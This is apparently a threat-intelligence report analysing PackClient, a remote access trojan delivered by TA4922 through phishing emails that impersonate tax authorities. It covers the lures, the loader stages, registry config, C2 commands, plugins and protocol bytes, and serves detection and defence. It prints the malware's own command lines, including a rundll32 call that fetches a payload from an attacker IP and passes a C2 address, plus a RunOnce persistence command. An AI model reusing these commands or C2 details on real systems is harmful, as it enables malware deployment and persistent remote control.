

Carry-On Compromise: TA4922 Packs PackClient

By Kyle Cucci, Rob Kinner, Tony Robinson and the Proofpoint Threat Research Team

Published: 2026-08-25 · Archived: 2026-09-01 02:01:06 UTC

August 27, 2026 Kyle Cucci, Rob Kinner, Tony Robinson and the Proofpoint Threat Research Team

Key Findings

- Proofpoint identified a command and control (C2) framework called PackClient sold on Telegram.
- It is being used by at least one threat actor, Chinese-speaking TA4922.
- With this new payload, TA4922 is expanding its arsenal of initial-access malware, much of which originates in the Chinese-speaking cybercrime ecosystem.

Overview

Proofpoint researchers recently discovered a RAT framework we named PackClient. PackClient is being used by at least one threat actor, Chinese-speaking [TA4922](#), and appears to be actively sold on Telegram. PackClient is a full featured, modular command and control (C2) framework that supports data theft, surveillance, and downloading of additional plugins and payloads.

Campaign Details

In late May 2026, Proofpoint researchers identified a campaign attributed to TA4922 that targeted organizations with operations in mainland China that delivered a payload identified as part of the PackClient framework. The campaign used a tax-themed lure and impersonated the Shandong Provincial Tax Bureau with compliance language to pressure recipients into action.




Figure 1: TA4922 phishing email impersonating the Shandong Provincial Tax Bureau using a tax inspection notice lure.

Email Body Translation:

[Shandong Provincial Tax Bureau]

Your company has been listed as a subject of tax spot checks for 2026. We hereby issue the 'Tax Inspection Notice' and the self-inspection checklist. Click below to fill in the data information. Please verify and stamp it as soon as possible. Failure to provide feedback within the deadline will result in penalties according to regulations.

Click to view details

State Taxation Administration Shandong Provincial Taxation Bureau (Official)

- National unified tax service hotline: 12366 (Provincial external transfer: 0531-12366)
- Address: No. 155 Yingxiongshan Road, Shizhong District, Jinan City, Shandong Province
- Postal code: 250002
- Official website: shandong[.]chinatax[.]gov[.]cn

The subject line translates to "A notice for self-inspection within a time limit regarding the enterprise's missed stamp duty payments in purchase and sales contracts and lease contracts over the years" which aligns with the email body's claim that the organization was selected for a 2026 tax inspection. The lure instructs the recipient to click a link to review documentation and submit required information and warns of penalties for compliance failure. The email included contact details that reference China's State Taxation Administration and a URL purporting to host the documents.

Clicking the embedded URL directed victims to download a ZIP archive 数据资料.zip from an actor-controlled domain gov12366[.]com. The archive contained an executable ("资料数据[.]exe") which initiated installation of PackClient.

Since the initial identification of PackClient in the May 2026 campaign, Proofpoint researchers have observed at least two additional TA4922 campaigns delivering the malware. In mid-July 2026, the actor targeted organizations in India using Hindi-language tax enforcement lures that impersonated the Indian Income Tax Department. The emails claimed recipients had underreported income and failed to disclose foreign assets and threatened financial penalties. Unlike the earlier China-focused activity, the messages delivered a ZIP archive ("Tax_Notice_23665.zip") containing an IMG disk image ("Tax_Notice_23665.img "). When mounted, the image contained an executable and malicious DLL that leveraged DLL sideloading to execute Donut Loader and ultimately install PackClient. Post-compromise traffic was observed communicating with infrastructure at IP address 64[.]81[.]30[.]99.



Figure 2: TA4922 phishing email impersonating the Government of India Income Tax Department.

TA4922 continued using the same infection chain in a subsequent campaign observed between 20 and 22 July 2026. These emails also impersonated Indian tax authorities and used tax collection and penalty-themed lures. Recipients were instructed to review attached tax documents contained within a ZIP archive ("ITDTAX202601987.zip") that again contained an IMG file ("Tax_Notice_23709.img"). Researchers observed C2 communications with IP address 192[.]252[.]180[.]45 over TCP port 6666. The threat actor subsequently deployed ManageEngine Remote Monitoring and Management (RMM) software several hours after the initial infection indicating additional post-compromise tooling. Proofpoint was able to observe this activity using the [Deception Pro](#) malware observability environment.





Figure 3: TA4922 phishing email impersonating the Indian Income Tax Department and using a tax recovery and penalty notice lure.

Given that PackClient is suspected to be marketed through Chinese-language Telegram channels, as described below, it is likely that additional Chinese-speaking threat actors may also adopt the malware in future campaigns.

Malware Analysis

PackClient is a full-featured remote access trojan (RAT) and C2 framework that is advertised on Telegram, as evidenced by the following screenshot of a Telegram post that appears to be advertising PackClient. Although the post does not explicitly state the name of the malware, there is a reference to “PackClientCore” and the advertisement description contains overlaps with the PackClient functionalities:



PC远程控制，免杀过360，核晶，微软，火绒，管家等国内外主流杀软，重启上线

远程操作：远程屏幕，系统管理，文件管理，键盘记录，注册表管理，远程摄像头，远程语音，远程终端，反向代理

置顶（本链路）

加入屏幕墙

筛选功能：进程筛选，窗口筛选

其他功能：远程运行，远程下载，上传运行，分组替换代理（替换TG代理，替换WS代理），修改客户标记，修改劫持规则，飞机工具箱，浏览器管理

连接管理：重启客户端，断开连接，卸载被控端，以管理员身份重启客户端，关闭进程守护，检查更新（PackClientCore），唤醒屏幕，关闭UAC

主机管理：重启，注销，关机

扩展插件：系统工具（Defender自动排除信任，注册表启动，清理浏览记录，管理员提升循环，计划任务

复制本行

复制本列数据

清除反馈日志

t.me/mianshayuankong211/35 1.22K May 21 at 22:18

Figure 4: Suspected PackClient posting on Telegram, from March 2026.

The Google translation of this text is as follows:

👉 PC remote control, bypass 360, CoreChip, Microsoft, Huorong, Manager and other mainstream domestic and international antivirus software, restart and launch

👉 Remote operation: remote screen, system management, file management, keylogging, registry management, remote camera, remote voice, remote terminal, reverse proxy

👉 Pinned (this link)

👉 Add screen walls

👉 Filtering functions: process filtering, window filtering

👉 Other features: remote run, remote download, upload and run, group proxy replacement (TG proxy, WS proxy), customer tag modification, hijacking rules, aircraft toolbox, browser management

👉 Connection Management: Restart the client, disconnect the connection, uninstall the controlled device, restart the client as administrator, disable Process Guardians, check for updates (PackClientCore), wake the screen, and disable UAC

👉 Host management: Restart, logout, shutdown

👉 Extension plugins: System tools (Defender automatically excludes trust, registry starts, cleans browsing history, admin escalation loop, scheduled tasks).

👉 Copy the original practice

👉 Copy the data from this column

👉 Clear feedback logs

Figure 5: Google translation of the Telegram post text.

PackClient consists of a first-stage loader executable, a second-stage loader (“PackClientLauncher”) DLL module, a core module (“PackClientCore”), and several optional plugins that can be downloaded upon operator command. In the initial samples Proofpoint analyzed, the malware connects to two hardcoded C2 endpoints over raw TCP sockets to download and reflectively execute the core RAT DLL, receive commands, and download additional plugins or payloads.

Stage 1: Initial Downloader

PackClient starts with a small initial executable that downloads the next stage of the chain and sets persistence on the host. It executes the following actions:

1. Checks if the process is running with elevated permissions
2. Drops a DLL to disk (in some cases, “xMain.dll”) and executes it using the following command line (example):

```
rundll32[.]jexe "C:\Users\<user>\AppData\Local\Temp\xMain.dll",XMain
hxxp://154.36.188[.]98:8080/Sz9110.bin 206.238.196[.]96 6666
```

This command line command invokes rundll32[.]exe to execute the dropped xMain.dll module (with the exported function “XMain”), and includes additional parameters: 1.) A URL to download the next stage payload, and 2.) the primary C2 and port which will be passed to later stages of the infection chain.

1. Downloads an encrypted payload from a C2 (in some cases, “svchost.dat”). This payload is the Launcher module (discussed in Stage 2)
2. XOR-decrypts the Stage 2 payload
3. Writes the decrypted PE file to %TEMP%\svchost[.]exe (this path and filename could change between samples, however)
4. Sets registry autorun persistence: *reg add HKCU\...\RunOnce /v RuntimeBroker /t REG_SZ /d "%TEMP%\svchost[.]exe"*
5. Launches the payload %TEMP%\svchost[.]exe via CreateProcessW

The loaded payload is the PackClientLauncher module.

Stage 2: PackClientLauncher Module

The PackClientLauncher module is the actual name of the module, seen in the modules’ PDB path *Project\Bin\Launcher\Win32\PackClientLauncher.pdb*.

names	
file	c:\users\████████\desktop\downloaded_exe.bin
debug	e:\.....\Project\Bin\Launcher\Win32\PackClientLauncher.pdb
export	PackClientLauncher.exe

Figure 6: PDB and other metadata of the PackClientLauncher module.

The PackClientLauncher is used as a loader for the PackClient core module, and completes the following steps:

1. Sets up exception handlers that will execute a process dump (minidump) if a program error occurs. This is likely so that operators can remotely debug process crashes, but this could be a testing feature and may be disabled in future samples of the malware.
2. Inspects its own command line parameters (discussed in the first stage) to get the primary C2 and port.
3. Checks in with the primary C2 and downloads the Stage 3 payload (the core module). It then reflectively loads this PE file into memory.
4. Invokes the RAT core module and passes the config to the core module, which can be done in one of the following ways:
 - Passing the config struct (host, port, group, remark) via command line parameters
 - Reading the config from the registry
 - *Parsing the config directly from the core module DLL, which exists between the PACKLKH1 and PACKLKH2 anchors in the PE’s .rdata section.*




Figure 7: Malware config hardcoded in the core module DLL.

5. Spawns a separate guard process (with the `--guard` command line parameter) that sets the process to monitor mode. This new process “watches” the main PackClient core process. If PackClient is terminated, it restarts the process.

The process tree of PackClient is unique and is a good indicator of infection which can be used for threat hunting or incident response:

```

• 资料数据.exe
  ◦ rundll32.exe    rundll32.exe "C:\Users\█████\AppData\Local\Temp\Main.dll",XMain http://154.36.188.98:8080/Sz9110.bin 206.238.196.96 6666
    ▪ svchost.exe
      ▪ svchost.exe  --guard 3748 --pg-slot 5██████████
  
```

Figure 8: PackClient process tree

The first and second process in the tree are the Stage 1 loader, loading the PackClient launcher and core module into memory. The `svchost[.]exe` process with the `--guard` parameter is the guardian process discussed previously.

Stage 3: PackClientCore Module

Finally, the core module is loaded, referred to internally as “PackClientCore”. Some of the key features of the core module are:

- Modular plugin system; able to dynamically download and run additional plugins (more on this in the next sections)
- Support for two simultaneous C2 server connections ("S1" and "S2"), with independent configurations for each
- Accepts over 60 commands from the C2 server with support for various actions like file system management, surveillance and data theft, payload and plugin installation, and remote configuration and core/module updates.
- Enumerates running processes and reports on processes such as security products (AV and EDR software), messaging apps (Telegram, WeChat, etc.), and browsers. This is likely used to determine if the infected system is a valid target, and to determine what follow-up plugins to deliver to the RAT client
- Keylogger and clipper capabilities
- Registry-based persistence and configuration storage

Additionally, PackClient seems to take a special interest in Telegram Desktop applications running on the infected system. If a Telegram Desktop process is discovered to be running, the client reports this information to the C2. Based on code analysis, it appears that the C2 may deliver a special Telegram plugin that writes data to the local Telegram config file. This could be a custom proxy configuration, which would allow the malware operator to intercept and man-in-the-middle Telegram traffic to and from the host.

PackClient Configuration

The core module writes its configuration into the registry, in the location:

HKEY_CURRENT_USER\SOFTWARE\PackClientConsole\<unique_value>\<config_value>.

For example:

HKEY_CURRENT_USER\SOFTWARE\PackClientConsole\455b4698cc2d878a\s1_host

The configuration is defined as follows:

Config Value (Example)	Description
s1_host	The S1 host, which is the server address of the primary C2.
s1_port	The TCP port used by the primary C2.

s1_group	The “group” value assigned to the primary C2. Likely used as a Bot ID or campaign identifier.
s1_remark	The “remark” value assigned to the primary C2. Likely used as a Bot ID or campaign identifier.
s2_host	The S2 host, which is the server address of the secondary C2.
s2_port	The TCP port used by the secondary C2.
s2_group	See s1_group.
s2_remark	See s1_remark.
group	The default group value
remark	The default remark value
mark_color	(Possibly) A color tag assigned by the C2 operator to visually label/categorize this infected system in the server-side management console.
device_uuid	A persistent unique identifier for the infected machine.
first_install_at	Records the date/time the RAT was first installed on the machine.
offline_ktl_enabled	(Possibly) Controls whether the keylogger continues recording keystrokes while the client is not connected to the C2 server.

Supported C2 Commands

The PackClient core module accepts many commands from the C2. A few of these are defined below. This is a truncated list of over 60 supported commands.

C2 Command (as it appears in the Core Module)	Description
S1CFG SET	Reconfigures the primary C2 (S1) endpoint (host + port), persists to registry
S2CFG SET	Reconfigures the secondary C2 (S2) endpoint (host + port), persists to registry
CTL X	Issue control to the client, where X can be control codes such as “DISCONNECT” (disconnect the RAT from the server), “RESTART” (restart the RAT client), or “UNINSTALL” (uninstall the RAT from the client).
CMD RUN <command>	Run a shell command (cmd[.]exe + CreateProcessW)
SCR	Start screen capture (either a static screenshot or a remote desktop-like channel)
PXY	Start a proxy/SOCKS tunnel
WEBCAM	Start a webcam (remote video) capture
Q FILE	Execute file-related commands like list files/directories, download a file, or upload a file.
Q PROC LIST	List running processes
Q PLUGIN	Likely used to remotely managed installed plugins (to be discussed later). Also used to download additional payloads.

KTL	Keylogger related functions, such as start the keylogger, stop the keylogger, and sync keylogger data (exfiltrate to the C2)
Q EXT CLIENTCOREUPD	Update the core module

Among these, there are commands that support the following functions:

- Manage the connection with the C2s
- Elevate privileges
- Remote desktop configuration
- Registry operations, such as reading and writing to registry keys
- Enumeration of browser data (likely to support browser data theft)
- Clipper management
- System management, such as rebooting the infected machine
- Searching running processes and window titles

Based on analysis of the supported commands, PackClient could be used for a wide range of objectives, including information stealing, surveillance/spyware, a bot that is part of a larger botnet, a loader that downloads additional malware, or a reconnaissance framework, depending on the actor's objectives.

Stage 4: PackClient Plugin Modules

As previously mentioned, the PackClient core module can request and receive additional plugin modules that add functionality for the operators to use. While we did not conduct extensive analysis on each of these plugins, based on analysis of the core module, we suspect that the following plugins are supported:

Plugin Name	Possible Plugin DLL Name	Description of Plugin
remote_screen	PackPlugin.ScreenCore.dll	Support for remote desktop screen sharing.
virtual_desktop	PackPlugin.VirtualDesktop.dll	Support for RDP-style virtual desktop capabilities.
file_management	PackPlugin.FileManager.dll	File manager with support for tasks such as reading/writing files, and running files.
system_management	PackPlugin.SystemManagement.dll	System administration type activities such as process listing, creating scheduled tasks, UAC

		elevation, etc.
registry	Unclear	Unclear. Likely handles additional registry operations such as reading and writing to the registry.
remote_terminal	PackPlugin.RemoteTerminal.dll	Interactive remote shell
remote_video	PackPlugin.RemoteVideo.dll	Webcam streaming/capture
proxy_tunnel	PackPlugin.Proxy.dll	SOCKS/TCP proxy tunneling
fast_gui_screen	PackPlugin.FastGuiScreen.dll	Unclear, possibly another method for virtual desktop control
tg_tool	PackPlugin.TgTool.dll	(Possibly) Support for Telegram interception, monitoring, and data theft
browser_mgr	PackPlugin.BrowserMgr.dll	Unclear. Potentially supports browser data theft.

The C2 sends plugins to the client (PackClientCore) as base-64 encoded binary data, in this structured format:

```

if ( sub_100240E0(a7, aFeature, v53)      // "feature" = plugin name (e.g. "remote_screen")
    && sub_100240E0(a7, aChannelId, v32)   // "channel_id"
    && sub_100240E0(a7, aNonce, v35)      // "nonce" - probably replay protection
    && sub_100240E0(a7, aHmac, v38)       // "hmac" - probably integrity verification
    && sub_100240E0(a7, aData64, pszString) ) // "data64" - base64-encoded DLL bytes

```

Figure 9: Struct format of plugin data sent to the malware client.

This loader process involves copying the downloaded DLL directly into memory, resolving required imports, and executing the DLL's main function. Next, we'll discuss how the RAT client communicates with the C2 server.

C2 Communications

PackClientLauncher Payload Retrieval

In one sample we analyzed, the initial downloader executable requests another payload over HTTP from the IP address 154.36.188[.]98:8080, the PackClientLauncher module. During our research, this payload host was still active and hosting multiple .bin files.




Figure 10: Screenshot of an open directory on the C2 server.

The actors appear to be using [Rejetto HTTP File Server](#) (HFS) for hosting their payloads. TA4922 and other China-nexus actors have been known to frequently utilize HFS for hosting malicious payloads. [ValleyRat](#), [ChinaZ](#), and [BillGates](#) are some notable examples.




Figure 11: The initial EXE payload requests another Windows executable over HTTP.

The requested .bin file is a Windows executable. After downloading the bin file, communication is quickly established to 206.238.196[.]96:6666 over TCP, using a custom C2 protocol.

Initial Command and Control Communication

After establishing the TCP connection, the client sends a 4-byte payload containing the bytes 24 00 40 5a, followed by another 36-byte payload beginning with the byte sequence 15 00 00 00 50 4c 48 31. The C2 server then responds with a 32-byte payload. The first two bytes of the payload are a “payload size indicator” that indicates the size of the C2 message, which is the full size of the TCP payload, minus 4 bytes, in little-endian format. For example, in this 32-byte response, the first two bytes are 1c 00. Converted to decimal, the value is 28. 32 minus 4 is 28. Most of the responses from the C2 include initial payload size indicator bytes.

Immediately after, is the byte sequence 40 5a 15 00 00 00 50 4c 43 31. This acts as an initial handshake between PackClient and the C2 server.




Figure 12: The byte sequences that are used to Establish communication between the infected host (depicted in green) and the command and control server (depicted in red).

PackClientCore Payload Retrieval

Next, the client sends a 44-byte message. The byte sequence begins with 15 00 00 00 50 4c 41 31. The C2 server then responds with a 64-byte message that begins with a size indicator value of 3c 00 (60 bytes), followed by 40 5a 15 00 00 00 50 4c 4b 31. We believe that this exchange is the client asking for payloads from the C2, because immediately afterwards, the C2 responds with another executable payload. We also noted that occasionally the client would respond with a 4-byte message that contains the bytes 08 00 40 5a. We believe that this is a sequence acknowledgement message from the client to indicate it is ready to accept the payload and/or the next portion of a payload from the C2 Server.

